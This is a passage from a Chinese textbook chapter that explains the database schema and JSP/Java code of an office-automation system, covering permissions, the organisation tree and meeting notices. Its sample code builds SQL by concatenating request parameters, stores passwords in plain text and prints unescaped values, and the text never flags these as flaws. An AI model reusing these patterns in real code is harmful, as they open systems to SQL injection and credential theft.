按钮操作权限表字义的权限比操作权限表更细，它对应到了系统中的每一个可以操作的按钮，系统通过这一张表可以得到每一个用户是否拥有某一个按钮的操作权限，见表 30-3。

表 30-3 按钮操作权限表

序号	字段名	字段含义	类型
1	ID	按钮编号	NUMBER
2	MKBH	模块编号	NUMBER
3	MKMC	模块名称	VARCHAR
4	MKSM	模块说明	VARCHAR
5	ANXH	按钮序号	NUMBER
6	ANMC	按钮名称	VARCHAR
7	ANSM	按钮说明	VARCHAR
8	MRCZ	默认操作	NUMBER
9	SYZT	使用状态	NUMBER

流程权限表 CODE_LCQXB

流程权限表也是权限设置部分的一张表。这一张表主要是在公文部分使用，见表 30-4。

表 30-4 流程权限表

序号	字段名	字段含义	类型	宽度
1	MKBH	模块编号	NUMBER	2
2	MKMC	模块名称	VARCHAR	50
3	DYLY	定义类型	NUMBER	1
4	MKSM	模块说明	VARCHAR	100
5	MRCZ	默认操作	NUMBER	1
6	SYZT	使用状态	NUMBER	1
7	JBXH	级别序号	NUMBER	3

系统配置 CODE_XTPZ

系统配置表是用来保存系统配置信息的一张表，不同于上面的字典表，这一张表更多的用来保存系统运行时需要的内部数据，见表 30-5。

表 30-5 系统配置表

序号	字段名	字段含义	类型	宽度
1	PZBH	配置编号	NUMBER	5
2	PZMC	配置名称	VARCHAR	100
3	PZSZ	配置数值	NUMBER	
4	PZSM	配置说明	VARCHAR	100

30.3.2 组织机构数据表

部门表 ZZ_BMB

部门表是一张递归定义的表示组织部门的一张表。这一张表中的每一行记录都有一列叫做“上级部门编号”，利用这一个字段，可以查出每一个部门的子部门有哪些，这些子部门又有哪一些子部门。

表 30-6 就定义了部门表，其中“文书”、“出口权限”这两个字段都在公文管理部分使用。

表 30-6 部门表

序号	字段名	字段含义	类型	宽度
1	BMBH	部门编号	VARCHAR	20
2	BMFBH	上级部门编号	VARCHAR	20
3	BMMC	部门名称	VARCHAR	50
4	TZWBH	头职务编号	NUMBER	
5	GLYZWBH	管理员	VARCHAR	20
6	WSZWBH	文书	VARCHAR	20
7	JBXH	级别序号	NUMBER	2
8	BMZT	部门状态	NUMBER	1
9	CKQX	出口权限	VARCHAR	200

职务表 ZZ_ZWB

职务表定义了一个组织中的职务信息。在本案例的 OA 系统中，职务表同时还定义着操作权限和流程权限。一些特殊的职务，或者是级别比较高的职务可以定义某些特殊的权限。见表 30-7。

表 30-7 职务表

序号	字段名	字段含义	类型	宽度
1	BMBH	部门编号	VARCHAR	20
2	ZWBH	职务编号	NUMBER	2
3	ZWMC	职务名称	VARCHAR	50
4	CZQX	职务操作权限	VARCHAR	255
5	LCQX	职务流程权限	VARCHAR	255
6	PZCS	职务配置参数	VARCHAR	255
7	JBXH	级别序号	NUMBER	2
8	ZWZT	职务状态	NUMBER	1
9	SFJC		NUMBER	1

职工人员表 ZZ_ZGB

由于 OA 系统一般是在某一个企业中使用，其用户同时也是企业中的职工。职工人员表就是用来定义使用该 OA 系统的所有用户的表，见表 30-8。

表 30-8 职工人员表

序号	字段名	字段含义	类型	宽度
1	BMBH	部门编号	VARCHAR	20
2	ZGBH	职工编号	VARCHAR	20
3	XM	姓名	VARCHAR	20
4	PZCS	配置参数	VARCHAR	255
5	MMWT	密码问题	VARCHAR	50
6	MMDA	密码答案	VARCHAR	50
7	MM	密码	VARCHAR	10
8	XB	性别	VARCHAR	2
9	CSNY	出生年月	VARCHAR	10
10	MZ	民族	VARCHAR	20
11	ZZMM	政治面貌	VARCHAR	20
12	XL	学历	VARCHAR	20
13	ZC	职称	VARCHAR	20
14	QQ	Qq	VARCHAR	20
15	BGDH	办公电话	VARCHAR	20
16	FJDH	分机电话	VARCHAR	20
17	YZBM	邮政编码	VARCHAR	20
18	JTDZ	家庭地址	VARCHAR	20
19	JTDH	家庭电话	VARCHAR	20
20	YDDH	移动电话	VARCHAR	20
21	email	email	VARCHAR	30

(续表)

序号	字段名	字段含义	类型	宽度
22	ZZZT	在职状态	NUMBER	1
23	YHM	用户名	VARCHAR	20
24	ZCRQ	注册日期	VARCHAR	20
25	DJGL	管理等级	VARCHAR	20
26	GRJJ	个人简介	VARCHAR	99
27	GH	工号	VARCHAR	20
28	JBXH	级别序号	NUMBER	4
29	PHTOT	照片	VARCHAR	50
30	ZNYH	NUMBER	10	
31	MLEVEL	用户级别	NUMBER	5

在这一张表中，需要注意的字段就是“职工编号”、“用户名”和“密码”。职工编号惟一标识出了一个职工，而用户名和密码则是本职工用来登录 OA 系统所使用的用户名和密码。

职工职务表 ZZ_ZGZWB

前面说过，职务表可以用来定义权限，而如何将权限、职工、职务对应上，这就是由职工职务表来完成任务，见表 30-9。在这张表中，“职工编号”、“部门编号”、“职务编号”分别关联上文提到过的职工表、部门表和职务表，利用这一个关系，可以检索出每一个职工的职务权限。

表 30-9 职工职务表

序号	字段名	字段含义	类型	宽度
1	ZGBH	职工编号	VARCHAR	20
2	BMBH	部门编号	VARCHAR	20
3	ZWBH	职务编号	NUMBER	2
4	CZQX	操作权限	VARCHAR	2000
5	LCQX	流程权限	VARCHAR	2000
6	WZQX		VARCHAR	2000

30.3.3 会议管理表

会议通知表 HG2_MEET_NOTICE

会议管理部分的主要功能是对会议的过程进行管理，这一部分的第一张表就是会议通知表，这张表用来保存会议通知信息，见表 30-10。当组织一个会议之前，要对相关与会人进行通知，这些通知的信息就由这张表保存。

表 30-10 会议通知表

序号	字段名	字段含义	类型	宽度
1	ID	编号	VARCHAR	20
2	TITLE	标题	VARCHAR	100
3	KEYWORD	关键字	VARCHAR	20
4	WORD	Word 编号	VARCHAR	20
5	LEVEL1	会议通知级别	NUMBER	2
6	TIME	发布时间	VARCHAR	20
7	TIMESTART	会议开始时间	VARCHAR	20
8	TIMEEND	会议结束时间	VARCHAR	20
9	SENDER	发送人职工编号	VARCHAR	20
10	ISDEL	是否删除	VARCHAR	1
11	OLDORGID	原部门编号	VARCHAR	500
12	CURSIZE		VARCHAR	500
13	STRSIZE		VARCHAR	500

会议通知对象表 HG2_MEET_NOTICEMEN

这一张表保存着通知与个人的信息。见表 30-11。

表 30-11 会议通知对象表

序号	字段名	字段含义	类型	宽度
1	ID	编号	VARCHAR	20
2	NOTICEID	通知编号	VARCHAR	20
3	RECEIVER	接收人职工编号	VARCHAR	20
4	REBACK	反馈意见	VARCHAR	200
5	READTIME	阅读时间	VARCHAR	20
6	ISREAD	是否阅读	NUMBER	1
7	ISDEL	是否删除	NUMBER	1

会议纪要表 HG2_MEET_SUMMARY

会议纪要表保存着会议的纪要信息，当会议开完之后，书记将填写会议纪要信息，这些信息也就是保存在这一张表中。见表 30-12。

表 30-12 会议纪要表

序号	字段名	字段含义	类型	宽度
1	ID	编号	VARCHAR	20
2	TITLE	标题	VARCHAR	100

(续表)

序号	字段名	字段含义	类型	宽度
3	KEYWORD	关键字	VARCHAR	20
4	WORD	Word 编号	VARCHAR	20
5	MLEVEL	会议纪要级别	NUMBER	2
6	TIME	发布时间	VARCHAR	20
7	SENDER	发送人职工编号	VARCHAR	20
8	CHECKER	审核的领导	VARCHAR	20
9	CHECKWORD	审核内容	VARCHAR	200
10	CHECKERTIME	审核时间	VARCHAR	20
11	ISCHECK	是否审核	VARCHAR	1
12	PERFORMER	责任人, 即督办落实的人	VARCHAR	20
13	PERFORM	执行结果	VARCHAR	200
14	ISPERFORM	是否确定不再填写了	NUMBER	1
15	FILED	是否成文	VARCHAR	1

会议纪要对象表 HG2_MEET_SUMMARY_MEN

会议纪要填写完毕之后要向相关人员发送, 这一张表就记录了接收会议纪要人员的信息。见表 30-13。

表 30-13 会议纪要对象表

序号	字段名	字段含义	类型	宽度
1	ID	编号	VARCHAR	20
2	SUMMARYID	会议纪要编号	VARCHAR	20
3	RECEIVER	接收人职工编号	VARCHAR	20
4	REBACK	反馈意见	VARCHAR	200
5	RETIME	反馈时间	VARCHAR	20
6	ISREAD	是否阅读	VARCHAR	10

会议纪要历史表 HG2_MEET_SUMMARY_HISTORY

会议纪要历史表是用来对会议纪要归档用的。当一个会议内容已经完成之后, 会议纪要会被转移到这一张表中, 以备将来查看。见表 30-14。

表 30-14 会议纪要历史表

序号	字段名	字段含义	类型	宽度
1	ID	编号	VARCHAR	20
2	TITLE	标题	VARCHAR	100
3	KEYWORD	关键字	VARCHAR	20

(续表)

序号	字段名	字段含义	类型	宽度
4	WORD	内容	BLOB	
5	LEVEL	会议纪要级别	NUMBER	
6	TIME	发布时间	VARCHAR	20
7	SENDER	发送人职工编号	VARCHAR	20
8	CHECKER	审核的领导	VARCHAR	20
9	CHECKWORD	审核内容	VARCHAR	200
10	CHECKERTIME	审核时间	VARCHAR	20
11	RECEIVERS	所有接收人姓名	VARCHAR	2000
12	PERFORMER	责任人, 即督办落实的人	VARCHAR	20
13	PERFORM	执行结果	VARCHAR	200
14	RECEIVERSZGBH	所有接收人职工编号		2000

30.4 模块设计

本案例的 OA 系统使用了 JSP 规范的 MVC 模型, 也就是视图和数据是分离的。视图也就是 JSP 页面, 只负责显示由数据层提供的数据。下面, 本节将对这个基本的模型进行说明, 并选择一些比较有代表性的模块代码进行讲解。

30.4.1 个人桌面

登入 OA 系统, 首先进入的就是个人桌面, 个人桌面是 OA 向用户显示用户需要处理的信息的一个窗口, 通过个人桌面, 用户可以很方便的查看自己需要处理的事务, 如图 30-10 所示。



图 30-10 首页

这个页面是 my_news.jsp。打开 my_news.jsp 文件:

```
<%@page language=" java " contentType="text/html; charset=GBK"%>
```

```
<%@page import="java.util.*,java.text.*,java.lang.Integer"%>
<%@ page import="java.sql.*" %>
<%
String uid = (String)session.getAttribute("zgbh");
if(uid==null){
    response.sendRedirect("oa/session_oa.htm");
    return;
}
oa.bean.PersonBean myBean = null;
oa.bean.MynewsBean newsBean = null;
oa.bean.RightBean rtBean =null;
oa.bean.DocBean docb=null;
```

首先看到的是在这一个文件中定义了几个 Java bean，也就是所谓的数据或者控制模型的组件：

```
oa.bean.PersonBean myBean = null;
oa.bean.MynewsBean newsBean = null;
oa.bean.RightBean rtBean =null;
oa.bean.DocBean docb=null;
```

这几个 Java bean 的源代码在 WEB-INF\classes 文件夹下。找到 PersonBean.java：

```
public class PersonBean extends ParentBean
```

PersonBean 继承至 ParentBean，在本系统中，ParentBean 是所有以 Bean 结尾的 Java 类的父类，这一个类持有了一个数据库连接，也就是说，它提供了向数据库查询的接口函数。下面是 ParentBean 构造函数的代码：

```
public ParentBean()
{
    //根据参数取得连接
    if(Configuration.ConnectionMode.equals("syspool"))
    {
        db.getMyConnPool();
    }
    else if(Configuration.ConnectionMode.equals("direct"))
    {
        db.createConn(Configuration.DB_JDBC_DRIVER,
            Configuration.DB_URL, Configuration.DB_USERNAME,
            Configuration.DB_PASSWORD);
    }
    else if(Configuration.ConnectionMode.equals("webpool"))
    {
        db.getConnPool();
    }
    DBType = "Oracle";
    DBName = "jw";
}
```

在这一段代码中，ParentBean 根据不同的系统配置，以不同的方式取得了数据库的连接：

(1) 以自定义连接池方式

```
db.getMyConnPool();
```


(2) 直连方式

```
db.createConn(Configuration.DB_JDBC_DRIVER, Configuration.DB_URL,
    Configuration.DB_USERNAME, Configuration.DB_PASSWORD);
```

(3) Tomcat 定义的连接方式

```
db.getConnPool();
```

取得连接之后就可以查询数据并返回数据给显示页面。

回过来看 my_news.jsp, 在文件中有多处类似于下述代码的地方, 这些代码就是用来将 Java bean 中的数据显示在页面上。

```
发布时间:<%= (String)h.get("ADDTIME") %>"
```

30.4.2 组织机构

单击图 30-8 所示的“组织机构”, 则打开了“组织机构”页面。组织机构是一个树形的结构, 如图 30-11 所示。

组织机构页面的源代码位于 oa\organization\deptree1.jsp。打开这个文件, 这个 JSP 页使用了 DepartmentBean 类。

```
myBean = new oa.bean.DepartmentBean();
```

并从这个 Java bean 中取出数据库:

```
DefaultMutableTreeNode myTree = myBean.buildTree();
```

找到 buildTree() 的源代码:

```
public DefaultMutableTreeNode buildTree(){
    return buildTree(true);
}
//生成树并返回根节点
public DefaultMutableTreeNode buildTree(boolean useStatic){
    if(useStatic){
        synchronized(this){
            if(s_root==null)
                rebuildTree();
        }
        return s_root;
    }
    else
    {
        DefaultMutableTreeNode root = null;
        boolean err = false;
        String sql =
            " Select BMBH,BMFBH,BMMC,JBXH from ZZ_BMB "
            + " Where BMFBH is null "
            + " order by JBXH ";
        ResultSet rs = selectRecord(sql);
        Hashtable hash = new Hashtable();
        Statement stmt = null;
        try{
```




图 30-11 组织机构

```

        ResultSetMetaData rsmd = rs.getMetaData();
        //结果集为空时返回
        if (!(rs.next())) {
            return null;
        }
        int cols = rsmd.getColumnCount();
        hash.clear();
        for (int i = 1; i <= cols; i++) {
            String field = ds.toString(rsmd.getColumnName(i));
            String value = ds.toString(rs.getString(i));
            hash.put(field, value);
        }
    } catch (Exception e) { }
    finally {
        if (rs != null) try { stmt = rs.getStatement();
                             rs.close(); } catch (Exception e) { }
        if (stmt != null) try { stmt.close(); } catch (Exception e) { }
    }
    root = new DefaultMutableTreeNode(hash);
    buildSubTree(root);
    return root;
}
}

```

`buildTree` 的过程是非常复杂的, 由于要使用递归的方法来生成 `DefaultMutableTreeNode` 结构中的每一个节点, 其执行的效率是非常低的, 在实际应用中几乎是不可以忍受的。

于是, `buildTree` 这个方法使用了一个静态全局变量:

```
private static DefaultMutableTreeNode s_root
```

这个变量在程序的运行期内保持着一个 `DefaultMutableTreeNode` 结构的引用, 这样, 当调用了一次 `buildTree` 方法之后, 数据将被保存在 `s_root` 这个变量当中。在下次调用 `buildTree` 的时候, 如果数据库中的数据没有被改变过, 那么就可以直接返回 `s_root` 作为本次调用的结果。

这样一来, 在大多数情况之下, `buildTree` 方法都将直接返回 `s_root` 作为其执行结果, 效率得到了很大的提高。

这种使用全局变量的方法类似于设计模式中所讲的单态模式。它们都尽量减少从数据库中读写大量的数据的次数。

`Deptree1.jsp` 通过读取 Java bean 返回的数据结构, 在页面上生成了树形结构。

```

DefaultMutableTreeNode myTree = myBean.buildTree();//strdepartNo
DefaultMutableTreeNode root, currentNode, lastNode;
root = myTree;
outPrint = (String) ((Hashtable) root.getUserObject()).get("BMMC");
strOrgNO = (String) ((Hashtable) root.getUserObject()).get("BMBH");

%>
<!-- 处理根节点----->

<table border="0" cellpadding="2" style="border-collapse: collapse;
color:#FFFFFF" bordercolor="D0E7FF" width="95%" height="18"
align="center">
<tr>

```

• 527 •

```

<%}
    if ((currentNode.getChildCount() == 0) {
        if ((currentNode.getNextSibling() == null)) {
            //当前节点既没有子节点又没有兄弟节点,则返回父节点
            currentNode = (DefaultMutableTreeNode)
                currentNode.getParent();
            sub--;
            out.println(tEnd);
            if (currentNode == null)
                continue;
        }
    } else {
        //当前节点有子节点
        currentNode =
            (DefaultMutableTreeNode) currentNode.getFirstChild();
        sub++;
        continue;
    }
    lastNode = currentNode.getNextSibling();
    if (lastNode != null) {
        currentNode = lastNode;
    } else {
        while ((currentNode.getNextSibling() ==
            null)&&(currentNode!=root)) {
            currentNode = (DefaultMutableTreeNode)
                currentNode.getParent();
            sub--;
            out.println(tEnd);
        }
        currentNode = currentNode.getNextSibling();
    } //end if else
}
    }
    out.println("</Table></div>");
}

```

上面的这一段代码从 DefaultMutableTreeNode 结构中取得了整个树的结构, 由于 DefaultMutableTreeNode 在数据结构上就是一棵树, 于是用它来实现树形组织机构再合适不过了。在页面上, 通过设置<div>标记 style="display:none"就可以实现子树的展开和收缩。

30.4.3 权限控制模块

权限控制对于一个系统来说是非常重要的部分。本小节将对案例所使用的 OA 系统的权限控制进行解析。

在第 30.3 节“数据库设计”中, 我们提到过一些和权限设计相关的表, 在那些表中, 定义了模块权限和按钮权限。

模块权限决定当前用户是否可以进入到某一个模块中, 要决定一个用户能进入哪几个模块, 可以通过增减菜单项的方式来实现。

例如, 在图 30-12 的菜单中, 如果某一个用户没有系统设置的权限, 那么就可以把这按钮去掉。这样用户就不可以进入到系统设置页中了。

这一功能是如何实现的呢, 我们来看一下菜单页 left_new.jsp 的代码:



图 30-12 菜单

```

<!--系统管理-->
<div id='KB6Parent' class='parent'><a href="#" onClick="expandIt('KB6');
return false" onMouseOver="over('big6')" onMouseOut="out('big6')">
<%
if(rtBean.isRightMode("系统管理","字典维护")||rtBean.isRightMode("系统管理",
"操作权限维护") || rtBean.isRightMode("系统管理","流程权限维护")||
rtBean.isRightMode("系统管理","系统配置"))
{
%>
<img src='../image/index/menu/7c.gif' border=0 width="135"
height="42" name="big6" onclick="changePicB('big6')"></a></div>
<%}%>
<div id='KB6Child' class='child'>
<%
if(rtBean.isRightMode("系统管理","字典维护"))
{
%>
<a href='../oa/sysman/index.jsp?txt_type=1' target='right'
onclick="changePic('pic61','../image/index/menu/a1.gif',
'../image/index/menu/all.gif')"><img src='../image/index/menu/
all.gif' border=0 name="pic61"></a><br>
<%}
if(rtBean.isRightMode("系统管理","操作权限维护"))
{
%> <a href='../oa/sysman/index.jsp?txt_type=5' target='right'
onclick="changePic('pic62','../image/index/menu/a2.gif',
'../image/index/menu/a22.gif')"><img src='../image/index/menu
/a22.gif' border=0 name="pic62"></a><br>
<%}
if(rtBean.isRightMode("系统管理","流程权限维护"))
{
%> <a href='../oa/sysman/index.jsp?txt_type=3' target='right'
onclick="changePic('pic63','../image/index/menu/a3.gif',
'../image/index/menu/a33.gif')"><img src='../image/index/menu
/a33.gif' border=0 name="pic63"></a><br>
<%}
if(rtBean.isRightMode("系统管理","系统配置"))
{
%> <a href='../oa/sysman/index.jsp?txt_type=4' target='right'
onclick="changePic('pic64','../image/index/menu/a4.gif',
'../image/index/menu/a44.gif')"><img src='../image/index/menu
/a44.gif' border=0 name="pic64"></a><br>
<%}
if(rtBean.isRightMode("系统管理","数据维护"))
{
%> <a href='../oa/datamanage/index.jsp' target='right'
onclick="changePic('pic65','../image/index/menu/a55.gif',
'../image/index/menu/a5.gif')"><img src='../image/index/menu/a5.gif'
border=0 name="pic65"></a><br>
<%
}
%>
</div>

```

从上面的代码可以看到，权限的控制都使用了：

```
rtBean.isRightMode("系统管理","字典维护")
```

这样的代码, rtBean 是 oa.bean.RightBean 的一个对象。找到 RightBean 的 isRightMode 方法:

```
public boolean isRightMode(String mode,String button)
{
    boolean bool = false;
    ResultSet rs = selectRecord("select ID from CODE_ANCZQXB where
        MKMC='"+ds.toString(mode)+"' and
        ANMC='"+ds.toString(button)+"'");
    String mkbh = "";
    Statement stmt = null;
    try{
        if(rs.next())
        {
            mkbh = ds.toString(rs.getString("ID"));
        }
    }catch(Exception e){ }
    finally{
        if(rs!=null)try{ stmt = rs.getStatement();
            rs.close();}catch(Exception e){ }
        if(stmt!=null) try{stmt.close();}catch(Exception e){ }
    }
    Vector vect = getRightMode();
    int index = vect.indexOf(mkbh);
    if(index!=-1)bool = true;

    return bool;
}
```

这个方法从模块按钮操作权限表中取得了用户的按钮操作权限并将结果返回。如果该方法返回 false, 则说明用户不具有这一模块的权限。于是这个菜单就不会在当前用户的界面中显示。用类似的方法, 就可以保证用户不会从界面中进入到其他不具有权限的模块。

30.4.4 权限设置模块

上一小节讲解了 OA 系统是如何来实现不同用户的权限控制的, 那么本节将介绍本系统如何实现权限的设置。

在组织机构模块里单击图 30-13 所示的“人员信息”, 则可以对系统中用户的权限进行设置, 如图 30-14 所示。




图 30-13 人员信息

工号	姓名	性别	级别	操作
公司领导				
23345455	刘信	男	一级	设置级别
362834433	王小	男	一级	设置级别
432400645	张晚	男	一级	设置级别

图 30-14 人员信息列表

在上图所示的列表中,选择设置级别,则可以设置用户的级别。用户的级别分为3级,一级就是管理员级,二级是高级用户级,三级就是普通用户级。这三个级别的权限已经在系统中被默认了,通过这样的设置就可以简单的实现系统权限的设置。

30.4.5 会议管理模块

会议管理模块分为会议通知、会议纪要、接收纪要、督办落实和纪要查询。这一个模块的页面代码保存在 oa\meeting 文件夹下,这个文件夹由5个子文件夹组成,分别对应着上述5个子模块,如图30-15所示。




图 30-15 会议管理模块

会议通知

单击“会议通知”按钮,进入到会议通知页面。首先看到的是一个列表页,在这个列表页中显示着一条通知,如图30-16所示。

当前位置:会议管理>>会议通知							
通知列表							
通知标题	发布人	发布时间	开始时间	结束时间	通知	接到	操作
会议通知	Administrator	2005-03-10 14:25	2005-03-22 13:24	2005-03-23 13:24	3人	2人	[发布通知]
共有记录数:1 当前1/1页 第一页 最后页 直接 <input type="text"/> 页							

图 30-16 列表视图

会议通知的代码保存在 notice 文件夹下面。一般来说,类似于会议管理的这种信息系统,它的 JSP 页面都会包含一个列表视图、一个编辑视图和查看明细视图,其他复杂的功能也是基于这三种形式的视图。

会议通知模块的列表视图如图30-16所示,这个视图列出了会议通知的列表,我们来看一下列表页的代码:

```
<TABLE class="tab" cellSpacing=1 cellPadding=3 width="95%" align=center
bgColor=#A5BEE0 style="word-break:break-all;">
<TBODY>
<TR bgColor="#2969b5" height=25>
<font color="#ffffff">
<TD>
<CENTER><B><font color="#FFFFFF">通知标题</font></B></CENTER></TD>
<TD>
<CENTER><B><font color="#FFFFFF">发布人</font></B></CENTER></TD>
<TD>
<CENTER><B><font color="#FFFFFF">发布时间</font></B></CENTER></TD>
<TD>
<CENTER><B><font color="#FFFFFF">开始时间</font></B></CENTER></TD>
<TD>
<CENTER><B><font color="#FFFFFF">结束时间</font></B></CENTER></TD>
<TD>
<CENTER><B><font color="#FFFFFF">通知</font></B></CENTER></TD>
<TD>
```



```

        <CENTER><B><font color="#FFFFFF">接到</font></B></CENTER></TD>
    <TD>
        <CENTER><B><font color="#FFFFFF">操作</font></B></CENTER></TD>
    </font>
</TR>
<TR bgColor=#ffffff height=25>
<TD colSpan=7 height=25 ></TD>
<TD align="center" ><%if(rtBean.isRightMode("会议通知",
    "发布通知")){%><A href="edit.jsp?action=add" style="cursor:hand;
    color:#009900">[发布通知]</A><%}%>
</TD>
</TR>
<%
personBean=new oa.bean.PersonBean();
String[] bgcolor={"#ffffff","#d0ecff"};
int k = vect.size();
for(int i=1;i<k;i++){ //循环显示多条会议记录, 提取字段信息
    Hashtable hash = (Hashtable)vect.get(i);
    String ID = (String)hash.get("ID");
    String isdel = (String)hash.get("ISDEL");
    String TITLE = (String)hash.get("TITLE");
    String SENDER = (String)hash.get("XM");
    String SENDERBH = (String)hash.get("SENDER");

    String TIME = (String)hash.get("TIME");
    String TIMESTART = (String)hash.get("TIMESTART");
    String TIMEEND = (String)hash.get("TIMEEND");
    String count1 = (String)hash.get("COUNT1");
    String count2 = (String)hash.get("COUNT2");
    if(TIME!=null && !TIME.equals(""))TIME = TIME.substring(0,16);
    if(TIMESTART!=null && !TIMESTART.equals(""))TIMESTART =
        TIMESTART.substring(0,16);
    if(TIMEEND!=null && !TIMEEND.equals(""))TIMEEND =
        TIMEEND.substring(0,16);
    String bmbh=personBean.toName("ZZ_ZGB","ZGBH","BMBH",SENDERBH);
    String bm=ds.toString(personBean.getFatherName(bmbh))+
        ds.toString(personBean.getApartName(bmbh));
%>
<TR bgColor="<%=bgcolor[i%2]%>" height=25>
<TD align=left title="通知标题"><a style="cursor:hand;color:#000000"
onmouseover="this.style.color = 'red';" onmouseout =
    "this.style.color = 'black';"
    href="read.jsp?id=<%=ID%>&cur=<%=cur%>"><%=TITLE%></a></TD>
<TD align=center title="<%=SENDER%>:<%=bm%>"><%=SENDER%></TD>
<TD align=center width=100><%=TIME%></TD>
<TD align=center width=100><%=TIMESTART%></TD>
<TD align=center width=100><%=TIMEEND%></TD>
<TD align=center width=30><%=count1%>人</TD>
<TD align=center width=30><%=count2%>人</TD>
<TD align=center width=120>

```

这段代码一开始从数据库中将需要的数据检索出来放到一个以 `hashtable` 为元素的 `vector` 当中。而 `hashtable` 则表示选出的一行数据, 然后通过迭代, 就可以以列表的方式在页面上写出要显示的数据。对于每一行数据都有一个控制链接, 这个链接类似于下面代码中所示的样子, 用户在界面上点击某一行中的这个链接, 就可以进行到编辑视图。

```
<A href="edit.jsp?action=mod&id=<%=ID%>"
style="cursor:hand;color:#009900">[修改]</A>
```

编辑视图的页面如图 30-17 所示。这个视图用来发布一个通知，或者修改一个会议通知。

图 30-17 编辑视图

会议通知编辑视图的代码就是一个表单，这个表单将数据提交到 action.jsp。

```
<form name=form1
action="action.jsp?action=<%=action%>&id=<%=id%>&cur=<%=cur%>"
method=post>
```

action.jsp 是一个专门用于数据处理和页面跳转控制的页面，这个 JSP 的功能有点类似于 Struts 的 action bean。

其实归根到底，Struts 只不过是一个封装得很好的应用程序框架，它把从页面取得数据、设置页面跳转等常用的功能包装到框架里面去了，就像微软的 .net 一样，它把复杂的 win form 和 Web form 进行了包装，程序员在开发的时候，不需要去处理一些比较底层的东西，利用这些应用程序框架开发软件会比较快。做出来的系统也会更加稳定并且方便管理。

而本案例所使用的 OA 系统中，并不是基于某一个应用程序框架开发的，于是在这个系统中保留了许多比较底层的处理。对于一个初学者而言，是有必要去了解一下系统底层是如何处理以及运作的。

打开 action.jsp 文件，找到下面的代码，

```
//增删改动作标志
String action1 = ds.toString((String)request.getParameter("action"));
//修改时的编号
String id = ds.toString(request.getParameter("id")); //通知 id
```

action.jsp 通过传入的参数 action1 和 id 来确定做什么操作，以及对什么对象进行操作。

当 action1 的值为“add”时，为增加数据的操作，为“mod”时为修改操作，为“del”时则为删除操作。一般来说，对数据库的操作也就是这三种，而操作的对象则由 id 来决定，比如说修改哪一个记录由 id 来决定，删除哪一条记录也由 id 来决定。

下面是一段增加记录的代码：

```

if(action1!=null && action1.equals("add"))
{
    strAddtime=ds.getDateTime();
    strID = getMaxNo("HG2_MEET_NOTICE");
    sql = "insert into HG2_MEET_NOTICE
    values('"+String.valueOf(strID)+"','"+strTitle+"',
    '"+strKeyWord+"','"+strWordNo+"','"+strJB+"','"+strAddtime+"',
    '"+strStarttime+"','"+strEndtime+"','"+zgbh+"',0,
    '"+strOLDORGID+"','"+strORGID+"','"+strcursize+"',
    '"+strstrsize+"')";
    errcode = pb.executeUpdate(sql);
    String []strReceivers = strReceiver.split(";");
    for(int tmp = 0;tmp<strReceivers.length;tmp++)
    {
        maxNo = getMaxNo("HG2_MEET_NOTICEMEN");
        sql = "insert into HG2_MEET_NOTICEMEN
        values('"+String.valueOf(maxNo)+"',
        '"+String.valueOf(strID)+"',
        '"+strReceivers[tmp]+"',' ',' ','0','0')";
        errcode = pb.executeUpdate(sql);
    }

    //添加短消息操作
    Hashtable ht = new Hashtable();
    ht.put("receiver",strReceiver.replaceAll(";",""));
    ht.put("sender",zgbh);
    ht.put("title","你有会议通知,请查收!");
    //添加到查看会议的连接
    String location = "window.opener.parent.frames[2].location=
    '../oa/meeting/notice/read.jsp?id="+strID+"";
    String look = "<a href=\""+location+"\" onclick=\""+
    location+"\">[查看会议]</a>";
    ht.put("content","会议:"+strTitle+",
    时间:"+strStarttime+">>"+look);
    errcode = smsbean.addSMS(ht);
    response.sendRedirect("list.jsp?cur="+cur);
}

```

在完成了数据插入的操作之后，执行语句：

```
response.sendRedirect("list.jsp?cur="+cur);
```

这一条语句的作用是重定向 url 到 list.jsp，这样从客户的角度上来说就是跳转到了 list.jsp 页。这一行的作用类似于 Struts 里的 forward 机制。

查看页是比较简单的一页，这一页只需要从数据库中取出数据，并显示到页面上就可以了，这一页显示出来的样式如图 30-18 所示。

当前位置:会议管理>>会议通知

会议通知

通知标题:	会议通知
关键字:	通知
发布时间:	2005-03-10 14:25:35
会议开始时间:	2005-03-22 13:24:00
会议结束时间:	2005-03-23 13:24:00
通知内容:	<input type="button" value="查看通知内容"/>

反馈意见:

序号	接收人	是否阅读	阅读时间	反馈意见	操作
1	刘信	是	2005-03-10 16:50:43	OKqqqqqqqq	
2	王小	是	2005-03-10 16:51:49	接到	
3	张晚	否			

图 30-18 查看明细视图

这一页的代码主要是用于显示，首先从数据库中用 SQL 语句选出数据集：

```
String []str = new String[11];
// 设置查询的 SQL 语句
sql = "select * from HG2_MEET_NOTICE where id='"+id+"'";
vect = pb.getDataBySql(sql);
str[0] = (String)((Hashtable)vect.get(0)).get("TITLE");
str[1] = (String)((Hashtable)vect.get(0)).get("KEYWORD");
str[2] = (String)((Hashtable)vect.get(0)).get("LEVEL1");
if(str[2].equals("1"))str[2]="一级";
if(str[2].equals("2"))str[2]="二级";
if(str[2].equals("3"))str[2]="三级";
str[3] = (String)((Hashtable)vect.get(0)).get("TIME");
str[4] = (String)((Hashtable)vect.get(0)).get("Timestart");
str[5] = (String)((Hashtable)vect.get(0)).get("TIMEEND");
str[6] = "";
str[7] = "";
str[8] = (String)((Hashtable)vect.get(0)).get("WORD");
String sender=(String)((Hashtable)vect.get(0)).get("SENDER");
str[9] = (String)((Hashtable)vect.get(0)).get("OLDORGID");
str[10] = (String)((Hashtable)vect.get(0)).get("ORGID");
```

选出数据之后，再把数据写到页面上：

```
<form name=form1 action="list.jsp?cur=<%=cur%>" method=post>
<table border="1" width="95%" align=center cellspacing="0" cellpadding="0"
style="border-collapse: collapse" bordercolor="#A5BEE0" >
<tr bgcolor="#d0e7ff" height=25>
<td width="15%" align=right>通知标题:</td>
<td width="85%" >&nbsp;&nbsp;&nbsp;<%=str[0]%></td>
</tr>
<tr bgcolor="#ffffff" height=25>
